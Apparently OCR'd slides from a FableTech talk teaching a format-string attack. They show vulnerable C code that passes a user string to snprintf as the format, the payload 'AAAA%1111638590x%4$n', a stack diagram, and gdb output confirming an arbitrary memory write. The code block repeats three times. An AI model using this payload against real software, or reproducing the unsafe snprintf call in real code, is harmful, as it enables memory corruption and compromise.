
FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```



FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```



FableTech

```
str = "AAAA%1111638590x%4$n";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```

EBP →	...
	20 20 20 00
	20 20 20 20
	20 20 20 20
	41 41 41 41
	XX XX XX XX
	YY YY YY YY
	ZZ ZZ ZZ ZZ
	C4 D3 FF BF
	10 00 00 00
	72 25 FF BF
ESP →	1A 84 04 08

FableTech

```
Program received signal SIGSEGV, Segmentation fault.
0xf7ebeea7 in _IO_vfprintf_internal ()

(gdb) x/i $eip
0xf7ebeea7 <_IO_vfprintf_internal+16487>:
       mov    DWORD PTR [eax],edx

(gdb) i r eax edx
eax            0x41414141       1094795585
edx            0x42424242       1111638594
```

FableTech

That's it. Have fun!